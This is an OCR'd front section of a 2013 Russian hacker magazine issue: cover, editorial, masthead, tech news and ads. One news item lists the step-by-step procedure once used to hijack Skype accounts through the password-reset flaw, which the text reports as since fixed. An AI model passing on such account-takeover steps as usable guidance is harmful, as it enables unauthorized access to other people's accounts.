ИНТЕРВЬЮ С МАРКОМ РУССИНОВИЧЕМ 024

ХАКЕР

01 (168) 2013

ТЕОРИЯ И ПРАКТИКА SYSTEMD

WWW.XAKEP.RU

ZeroNights 2012: лучшие доклады с хакерской конференции

РЕКОМЕНДОВАННАЯ **ЦЕНА: 270 р.**

12+

SAM-28000
23.8.103

ER-EMA
01.2.085

RA-96016
67.0.900

062 НОВЫЙ УДАР ПО MONGODB

086 МАССОВЫЕ АТАКИ ЧЕРЕЗ БАННЕРНЫЕ СЕТИ

090 ГРАМОТНАЯ ВЕРСТКА С BOOTSTRAP

СПУФИНГ В **ВОЗДУХЕ** 018

КАК НЕЗАЩИЩЕННОСТЬ НОВЫХ СРЕДСТВ КОММУНИКАЦИЙ В АВИАЦИИ МОЖЕТ ПРИВЕСТИ К КАТАСТРОФЕ

(game)land hi-fun media
13001
4 607157 100063
PUBLISHING FOR ENTHUSIASTS





ОПАСНОСТИ НОВОЙ ЭПОХИ

«Сходи послушай, будешь бояться летать», — сказал мне один из организаторов ZeroNights, направляя на доклад Андрея Костина о безопасности авиационных технологий. Испугаться я, конечно, не испугался, но еще раз убедился: мы переходим в совершенно другую эпоху, когда уязвимости могут стоить человеческих жизней. Спуфинг на монитор авиадиспетчера, генерирующий фейковые сигналы от несуществующих самолетов, удаленное управление кардиостимуляторами, переполнение буфера в бортовом компьютере автомобиля, — об этом раньше фантазировали и писали в книгах (как гость нашего интервью — Марк Руссинович), а теперь рассказывают исследователи на различных конференциях. Никаких тебе страшилок и преувеличений. Только факты: есть технология — и она уязвима. Иной скажет, что подобные исследования опасны, но как еще привлечь к ним внимание и заставить людей, ответственных за разработку таких технологий, исправить свои оплошности? Далеко за примером ходить не надо: благодаря работе Андрея Международная организация гражданской авиации создала рабочую группу по кибербезопасности.

Степан «Step» Ильин,
главред Х
twitter.com/stepah



РЕДАКЦИЯ

Главный редактор Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор Илья Курченко (kurchenko@real.xakep.ru)

Редакторы рубрик
PCZONE и UNITS Илья Илембитов (ilembitov@real.xakep.ru)
X-MOBILE Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
ВЗЛОМ Юрий Гольцев (goltsev@real.xakep.ru)
UNIXOID и SYN/ACK Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
Литературный редактор Евгения Шарипова
PR-менеджер Анна Григорьева (grigorieva@glc.ru)

DVD
Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART
Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Бильд-редактор Елена Беднова
Иллюстрация на обложке Алик Вайнер (alik@glc.ru)

PUBLISHING
Издатель ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5
Тел.: (495) 934-70-34, факс: (495) 545-09-06

Главный дизайнер Энди Тернбулл

РАЗМЕЩЕНИЕ РЕКЛАМЫ
ООО «Рекламное агентство «Пресс-Релиз»
Тел.: (495) 935-70-34, факс: (495) 545-09-06
E-mail: advert@glc.ru

ДИСТРИБУЦИЯ
Директор по дистрибуции Татьяна Кошелева (kosheleva@glc.ru)

ПОДПИСКА
Руководитель отдела подписки Ирина Долганова (dolganova@glc.ru)
Менеджер спецраспространения Нина Дмитрюк (dmitryuk@glc.ru)

Претензии и дополнительная информация
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Онлайн-магазин подписки: http://shop.glc.ru
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50451 от 04 июля 2012 года.

Отпечатано в типографии Scanweb, Финляндия. Тираж 200 000 экземпляров.


Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса — преследуем.

По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru.

© ООО «Гейм Лэнд», РФ, 2013

Content

HEADER





PCZONE




X-MOBILE



ВЗЛОМ



MALWARE





КОДИНГ

UNIXOID



SYN/ACK



FERRUM

ЮНИТЫ

MEGANEWS




MOZILLA ПРЕКРАТИЛА РАЗРАБОТКУ Firefox 64 bit для Windows. 64-разрядные сборки откатят на 32-разрядную версию.

ТРОЯН ПУГАЕТ ПОЛЬЗОВАТЕЛЕЙ СНИМКАМИ С ВЕБ-КАМЕР


ПСИХОЛОГИЧЕСКИЕ ТРЮКИ НА СЛУЖБЕ ХАКЕРОВ

Квинлокерам всех мастей публика уже успела привыкнуть. Очевидно, что стандартные для такого рода малвари непристойные картинки, угрозы сдать пользователя полиции и другие ухищрения перестали работать так хорошо, как раньше. Но вирусописатели всегда сумеют придумать что-то новенькое.

Недавно компания Dr.Web опубликовала информацию о Trojan.Gapz.1 под Windows 32/64 bit, который отличает высокий уровень разработки, сложность и поддержка плагинов. Сам по себе вредонос весьма интересен, но сейчас речь не о нем, ведь один из его модулей просто прекрасен в своей простоте и гениальности. На первый взгляд это обычный винлокер, получивший имя Trojan.Winlock.7384. Он проверяет по IP-адресу местонахождение компьютера жертвы, если это Западная Европа или Америка, блокирует систему и выводит окно с требованием перевести определенную сумму на указанный счет. Все бы ничего, но вместе с этим блокировщик перехватывает изображение с подключенной к зараженному компьютеру веб-камеры (если таковая имеется) и выводит «портрет» пользователя в правом верхнем углу окна. Ниже следует довольно стандартный текст, где пользователю грозят правоохранительными органами, сообщают, что он нарушил все, что мог, все его действия записываются, а его лицо будет использовано для передачи данных в полицию, если он не заплатит указанную сумму. Работает просто отлично — пользователи пугаются :).



Гуманные хакеры требуют со своих жертв 100 евро или 150 долларов США, а после перечисления суммы даже в самом деле разблокируют компьютер.




WINDOWS 8 ТАК ПРОСТО НЕ ВЫТРАВИШЬ

НАКЛЕЙКИ С СЕРИЙНЫМ НОМЕРОМ — ПРОШЛЫЙ ВЕК

Начались продажи устройств с предустановленной Windows 8, и «с полей» стали приходить сообщения о том, что от новой операционки так просто не избавишься. Владельцы ноутбуков обнаружили, что лицензионный ключ, который теперь прошивается прямо в BIOS ноутбука, может стать источником некоторых проблем. Как всегда, придумали это решение для удобства пользователей. Чтобы не нужно было искать на днище или в аккумуляторном отсеке устройства стикер с лицензионным ключом, как это было раньше. Однако теперь возникает закономерный вопрос: а что, если захочется сделать апгрейд? А что, если, имея устройство с базовой версией Windows 8, пользователь приобретет диск с Windows 8 Pro? Ведь при установке с этого диска система автоматически использует лицензионный ключ, прошитый в BIOS. В итоге будет установлена обычная версия Windows 8, а никак не Windows 8 Pro.

Кроме того, есть еще одна очевидная загвоздка: если пользователю нужно узнать его лицензионный ключ, придется лезть в реестр или пользоваться специализированными программами вроде Magical Jelly Bean Keyfinder, которая определяется некоторыми антивирусами как PSWTool.Win32.RAS.a. Обычных, непродвинутых юзеров жаль.



В РОССИИ С 1 ДЕКАБРЯ 2013 ГОДА все же появится возможность сохранения номера телефона при смене сотового оператора.




ПРОДАЖИ WINDOWS 8 СТАРТОВАЛИ БОДРО — за первые четыре дня было реализовано более четырех миллионов копий. У OS X 10.8, для сравнения, за тот же период было три миллиона.



SAMSUNG НАКОНЕЦ НАЧНЕТ ПРОИЗВОДСТВО ГИБКИХ ДИСПЛЕЕВ FLEXIBLE OLED в первой половине 2013 года, сообщает Wall Street Journal, ссылаясь на свои источники.



ЗАКРЫТЫЙ В ИЮЛЕ DEMONOID НЕОЖИДАННО СТАЛ ПОДАВАТЬ ПРИЗНАКИ ЖИЗНИ. Хотя домены Demonoid были проданы, а ресурс закрыт, трекер ожил и стабильно работает.



ГЕНЕРАЛЬНЫЙ ДИРЕКТОР INTEL Пол Отеллини, возглавлявший компанию с 2005 года, покинул свой пост, а вместе с ним Intel, проработав там почти сорок лет.


mascotte
ОБУВЬ И АКСЕССУАРЫ
С 1 по 31 ЯНВАРЯ
2013г.
В САЛОНАХ ОБУВИ
И АКСЕССУАРОВ
MASCOTTE
СКИДКИ ДО 50% ПРИ ОПЛАТЕ
«МУЖСКОЙ КАРТОЙ»
*ПОДРОБНОСТИ НА
WWW.MANCARD.RU
на правах рекламы
MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ
Альфа-Банк
МУЖСКАЯ
КАРТА
4321 4321 4321 4321
4321
VALID THRU
00/00
CARDHOLDER NAME
VISA
Оформить дебетовую или кредитную «Мужскую карту»
можно на сайте www.alfabank.ru или позвонив
по телефонам:
8 (495) 788-88-78 в Москве
8-800-2000-000 в регионах России (звонок бесплатный)
MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ
А Альфа·Банк
(game)land
ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 05.03.2012 №1326"

КИМ ДОТКОМ НЕ СДАЕТСЯ

БОЛЬШИЕ ПЛАНЫ ОПАЛЬНОГО СОЗДАТЕЛЯ MEGAUPLOAD

Хотя меч американского правосудия по-прежнему занесен над Кимом Доткомом, это, похоже, волнует его далеко не в первую очередь. На всякий случай напомню, что создателя Megaupload очень хотят видеть в Штатах, где ему инкриминируют вымогательство, отмывание денег и массовые нарушения авторских прав. Америка до сих пор добивается его экстрадиции, но пока безрезультатно — Ким гуляет на свободе и строит грандиозные планы.

О том, что Megaupload будет возрожден, Ким начал намекать практически сразу после выхода под залог зимой прошлого года. Недавно стало известно, что запуск возрожденного файлообменника назначен на 19 января 2013 года, и Доткомв интервью изданию Wired поделился некоторыми подробностями о проекте. Известно, что старый-новый файлообменник строится с учетом ошибок прошлого. Так, вся информация на новом Megaupload (а теперь просто Mega) будет храниться в зашифрованном виде. Перед закачкой на сайт все файлы будут обрабатываться алгоритмом AES, и пользователи получат уникальные ключи для их расшифровки. Как распорядиться ключом — решать самому юзеру, можно и опубликовать его в открытом доступе, а можно спрятать подальше. Таким образом, ни провайдер, ни сотрудники Mega не будут знать, кто и какие файлы хранит на хостинге.

Если правообладатели сумеют найти уникальный ключ и доказать, что зашифрованный им файл содержит нелегальный контент, то администрация Mega, конечно, удалит этот файл. Однако из-за шифрования не будет никакой возможности уничтожить все экземпляры файла одним махом. Если файл загрузят сто раз, зашифровав сотней разных ключей, правообладателям придется разбираться с каждым отдельно.

На случай ареста и изъятия серверов Доткомнамерен заключить договоры с несколькими хостинг-провайдерами на разных континентах, а также планирует использовать распределенное хранение данных на компьютерах самих пользователей. В теории к распределенной сети хранения Mega сможет подключиться любой хост. Доткомпоставил перед собой цель — создать не просто централизованный веб-сервис, но целую сеть из тысяч независимых узлов, каждый из которых будет хранить часть файлов Mega. В итоге сайт должен стать лишь фасадом для этой сети. Ким говорит, что его юристы отлично поработали и подкопаться к возродившемуся файлообменнику будет крайне трудно. Он даже не совсем «забыл» об интересах правообладателей, пообещав, что киностудии и звукозаписывающие компании смогут удалять файлы по упрощенной процедуре, но только если подпишут договор, гарантирующий отказ от претензий к самому сервису.

Mega уже обзавелся адресом, правда пока непонятно, постоянный ли он: mega.co.nz. Почему такой странный домен? Дело в том, что исходно предполагалось запускать проект на красивом адресе me.ga, расположенном в национальной зоне Габона. Однако власти Габона не пожелали иметь с Доткомом и пиратством ничего общего и от греха подальше отобрали домен me.ga у владельца. Параллельно со всем вышеописанным Доткомобъявил о возрождении еще одного амбициозного проекта — магистрали Pacific Fibre, которая должна соединить Новую Зеландию и США по дну Тихого океана! Проект стоимостью 400 миллионов долларов будет частично финансироваться компанией Mega, а частично — сторонними инвесторами.

ДЫРА В SKYPE

ДАВНО УГОН ЧУЖОГО АККАУНТА НЕ БЫЛ ТАК ЛЕГОК



Кстати, в скором будущем Microsoft собирается отказаться от Windows Live Messenger (MSN) и возложить его функции на Skype.

Довольно глупая брешь обнаружилась в безопасности Skype. Сторонники теории «с тех пор как Microsoft купила Skype, он уже не торт» ликуют. Уязвимость крылась даже не в самой программе, подвел... сервис восстановления паролей. Баг был настолько банален и примитивен, что многие не сразу поверили в его реальность. Схема проста: регистрируем новый аккаунт, указываем любой пароль, но в качестве e-mail — адрес жертвы.

Затем запускаем процедуру восстановления забытого пароля на сайте Skype, снова указав e-mail жертвы, предварительно удалив cookies. После этих манипуляций в клиент Skype приходит маркер пароля. Осталось всего лишь указать этот маркер на сайте Skype, выбрать из предложенных аккаунтов, привязанных к этому e-mail, аккаунт жертвы, зайти в профиль и сменить пароль. После того как данная инструкция появилась на хакерских форумах, а вскоре новость окончательно растиражировали СМИ, взлому подверглись немало аккаунтов.

Впрочем, представители Skype уверяют, что оказали поддержку небольшому числу пользователей, которые «столкнулись с неудобствами». Саму функцию сброса паролей сначала отключили вовсе (где-то через сутки после распространения информации о баге), а потом специалисты Skype заявили, что обновили процесс сброса пароля.

Теперь временный код опять по старинке присылают на e-mail. Многие задаются вопросом, а стоило ли вообще пытаться модернизировать сервис восстановления паролей, придумывать эти самые маркеры и плодить сущности?

ДИРЕКТОР ПО ИССЛЕДОВАНИЯМ И РАЗВИТИЮ MICROSOFT ЗАЯВИЛ:

ВО ВСЕХ БЕДАХ MICROSOFT ЗА ПОСЛЕДНИЕ ДЕСЯТЬ ЛЕТ ВИНОВАТА КИБЕРПРЕСТУПНОСТЬ, КОТОРАЯ ВЫБРАЛА MS СВОЕЙ ГЛАВНОЙ МИШЕНЬЮ

ЕЖЕМЕСЯЧНЫЙ АВТОМОБИЛЬНЫЙ ЖУРНАЛ

ФОРСАЖ

- эксклюзивные тесты от auto motor und sport
- техническая экспертиза с инструментальными замерами
- отчеты с немецких полигонов
- интервью с ведущими экспертами автоиндустрии
- обзоры главных новинок
- результаты испытаний прототипов

НАШ ПАРТНЁР



КОНКУРС ЛУЧШИЕ АВТОМОБИЛИ

ВЛИЯЙ НА РЕЗУЛЬТАТ

ОН-ЛАЙН ГОЛОСОВАНИЕ
ДЛЯ ПОЛЬЗОВАТЕЛЕЙ СОЦИАЛЬНЫХ СЕТЕЙ









ЧЕСТНЫЕ ВЫБОРЫ



https://www.facebook.com/zhurnalforsazh



http://vk.com/forsagemagazine








ПАТРИОТИЧНЫЕ ХАКЕРЫ ПРОТИВ РОССИИ

ХАКЕРЫ-ПАТРИОТЫ ЗАЧЕМ-ТО АТАКОВАЛИ АВТОСЕРВИС И АПТЕКУ



В середине месяца наша и зарубежная пресса с пафосом сообщили, что американские хакеры-патриоты из группы GhostShell намерены развязать кибервойну против России, а точнее, против ее правительства. Любому понимающему человеку должно было стать смешно уже на этом этапе, однако не все хорошо представляют себе мировую хак-сцену и что в ее рамках нормально, а что не очень.

Нет, хак-тима GhostShell правда существует и правда бросила вызов властям РФ через Pastebin (pastebin.com/yXN7uc6r), объявив о старте операции ProjectBlackStar. В заявлении хакеры изобличают российское правительство, из-за которого население страны вынуждено жить изолированно от остального мира, ощущая коммунистический дух, смешанный с капитализмом, а само правительство погрязло в коррупции, но при этом тратит деньги на шпионаж в западных странах. В доказательство хакеры даже совершили ряд взломов, но почему-то пострадало от них совсем не правительство, а малый и средний бизнес. Жертвами стали автосервис, аптека, сайт «Вакансии и резюме Ижевска», а также десятки других образовательных, финансовых, транспортных и прочих организаций. И еще полиция. Якобы. Скорее всего какие-то школьники нашли сайты с дырявой CMS и оторвались по полной.

Два с половиной миллиона записей похитили хакеры в общей сложности. В основном это куча e-mail-адресов. Больше всего досталось сайтам corp-gov.ru (64 885 e-mail) и rabota-izhevsk.info (66 520 e-mail). Среди похищенных данных также встречаются пары login-password для некоторых сайтов, но их крайне мало.



НЕТ ИНТЕРНЕТА, НЕТ И МЫШКИ


ЕСЛИ ГАДЖЕТЫ БУДУТ РАБОТАТЬ ТОЛЬКО ПРИ ПОДКЛЮЧЕНИИ К СЕТИ

Пожалуй, только ленивый еще не бросил камень в огород различных DRM-систем защиты контента. Неприятно, когда из-за проблем у провайдера или плохого качества связи нельзя, к примеру, поиграть в честно купленную игру. Кто бы мог подумать, что подобные проблемы начнут возникать с железом... История одного юзера с Overclock.net неплохо смотрелась бы в комедии абсурда. Расстроенный парень поведал о том, что недавно приобрел недешевую (80 долларов) мышку Razer Naga 2012, которую не сумел активировать.

Оказалось, что ПО Razer Synapse 2.0 требует подключения к серверу активации, а если тот не работает или у пользователя нет подключения к Сети, то ПО установить не получится. Стоит пояснить, что без данного ПО девайс фактически теряет свою привлекательность, превращаясь в обычную plug-and-play мышь. Активировать мышь бедолага не смог, так как сервер активации Razer ушел в офлайн из-за технических проблем. Саппорт тоже не смог помочь, сообщив, что альтернативного способа активации нет.

Вскоре последовал официальный комментарий от одного из разработчиков Razer, где сообщалось, что Synapse действительно хранит настройки на сервере, но исключительно во благо — в целях экономии памяти внутри мыши и снижения цен на устройства. Также подчеркивалось, что Synapse 2.0 — это совсем не DRM. Впрочем, разработчик подтвердил, что Synapse может работать в офлайне только после прохождения онлайновой регистрации.





НА РЫНКЕ ПОЯВИЛСЯ ЕЩЕ ОДИН 3D-ПРИНТЕР «ДЛЯ ДОМА», каковых в продаже пока немного. Новинку выпустила компания Solidoodle, девайс получил название Solidoodle 3. Устройство представляет собой куб со стороной 20,3 см (можно создавать объекты размерами до 20 × 20 × 20 см). В качестве расходного материала для «печати» используется пластиковая нить 1,75 мм. Цена новинки — 799 долларов.




ЭКС-ГЛАВА ПАТЕНТНОГО ПОДРАЗДЕЛЕНИЯ GOOGLE Мишель Ли возглавит филиал патентного бюро США в Кремниевой долине.





ДВА ИЛИ ЧЕТЫРЕ ЯДРА В СМАРТФОНЕ? Скоро и этого будет мало. По данным EE Times, Samsung готовит к производству восьмиядерную однокристальную систему!











Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам:
8 (495) 788-88-78 в Москве | **8-800-2000-000** в регионах России (звонок бесплатный)



MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ





www.mancard.ru

на правах рекламы

ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 05.03.2012 №1326"

СТИВЕН СИНОФСКИ ПОКИНУЛ MICROSOFT

КОМПАНИЮ ОСТАВИЛ ОДИН ИЗ ВЕТЕРАНОВ

Громкой отставкой ознаменовался конец 2012 года: компанию Microsoft после двадцати трех лет работы покинул один из ветеранов — Стивен Синофски. На протяжении последних лет Синофски отвечал за разработку и маркетинг Windows, Windows Live и Internet Explorer. Именно ему мы обязаны стабильной Windows 7, именно под его шефством проходила разработка Windows 8 и планшета Surface. Тем удивительнее выглядело увольнение Синофски, случившееся совсем скоро после выхода Windows 8, дела у которой пошли далеко не так плохо, как предрекали многие злопыхатели.

Непосредственно перед уходом Стивен Синофски написал письмо, обращенное к сотрудникам Microsoft, однако там ничего не говорилось о причинах его увольнения. Тем временем многие источники утверждали, что причиной послужил конфликт бывшего руководителя подразделения Windows лично с главой компании Стивом Баллмером и многими другими членами совета директоров. Якобы Синофски отличался исключительной конфликтностью и несговорчивостью, в результате чего так и не сумел стать частью команды. Практически «ответное» официальное письмо написал и сам Стив Баллмер, разумеется опровергнув эти слухи и заявив, что «расставание прошло на дружеской ноте». Поверить в это безоговорочно сложно: в том же письме Баллмер непрозрачно намекает, что теперь подразделение Windows возглавит Джули Ларсон-Грин (которая занималась разработкой IDE для Visual C++, в 1997 году возглавила команду FrontPage), и уж она-то обладает замечательными способностями к командной игре. Почему-то так и хочется добавить «в отличие от...». Кстати, глав у подразделения теперь будет два, финансовым директором назначили еще одну женщину — Тами Реллер.

Разумеется, мы никогда не узнаем всей правды об этом громком увольнении, но некоторая пища для размышлений здесь все же есть. Пока одни утверждают, что Синофски хотел получить больше власти над определенными подразделениями Microsoft и практически поставил ультиматум начальству, другие говорят, что он, напротив, «воевал» со всеми, кто не относился к подразделению Windows, и буквально саботировал взаимодействие между разными подразделениями. Эти теории Синофски уже поспешил опровергнуть лично, но все еще остается один небольшой нюанс. Согласно множеству инсайдерских источников, Синофски действительно недолюбливал некоторые проекты Microsoft и даже противодействовал им, если видел в них угрозу для Windows. В частности, именно он до последнего старался помешать компании наклепать тысячи отвратительных планшетов на Windows 7. Да, уже тогда было ясно, что без планшетов на рынке делать нечего, и в Windows 8 появилась поддержка сенсорных экранов и многие другие функции, необходимые для мобильных устройств. Однако и тогда Синофски, к примеру, очень критиковал и осуждал решение убрать «Пуск» с рабочего стола, которое ругают сейчас практически все. Словом, похоже, что «конфликтность» бывшего главы подразделения Windows зачастую была не чем иным, как голосом разума, который, увы, сильно диссонировал с выбранным компанией вектором и мнением совета директоров.








Стивен Синофски считался одним из наиболее вероятных претендентов на кресло нынешнего CEO корпорации Стива Баллмера, однако все вышло иначе.

ПОЧЕМУ THUNDERBOLT «НЕ ВЗЛЕТАЕТ», ПОДСЧИТАЛ DIGITIMES

СЕЙЧАС КОНТРОЛЛЕР THUNDERBOLT СТОИТ ПРИМЕРНО 20 ДОЛЛАРОВ, В ТО ВРЕМЯ КАК USB 3.0 — 0,5–0,8 ДОЛЛАРА. НЕУДИВИТЕЛЬНО, ЧТО СПРОСА НЕТ





Windows RT

VivoTab RT работает под управлением операционной системы Windows 8, специально разработанной для мобильных устройств. Это значит, что интерфейс адаптирован для сенсорных экранов, а приложения поддерживают все современные технологии, включая геолокацию, интеграцию с облачными и социальными сервисами и многое другое.



NVIDIA Tegra 3

Работу ноутбука обеспечивает популярнейший чипсет Tegra 3. Четырехъядерный процессор и мощная графическая подсистема позволят играть в современные игры с отличной графикой и комфортно работать с мультимедийным контентом. Мощная начинка также обеспечивает плавную и стабильную работу системы и любых приложений.



Файлы в облаке

Новая Windows RT изначально интегрирована с облачным сервисом SkyDrive, благодаря которому пользователь сможет легко переносить настройки и личную информацию между всеми компьютерами под управлением Windows 8. Для хранения больших объемов данных на три года предоставляется 32 гигабайта в сервисе ASUS WebStorage.





ASUS VivoTab RT

8 поводов для радости

Полная мобильность

Вес VivoTab RT составляет 535 граммов, а с клавиатурой — чуть больше килограмма. При этом благодаря дополнительной док-станции время работы от батареи составляет почти 16 часов. Кроме того, опционально VivoTab RT может оснащаться 3G-модулем, что позволяет работать в любом месте.



Для работы и развлечений

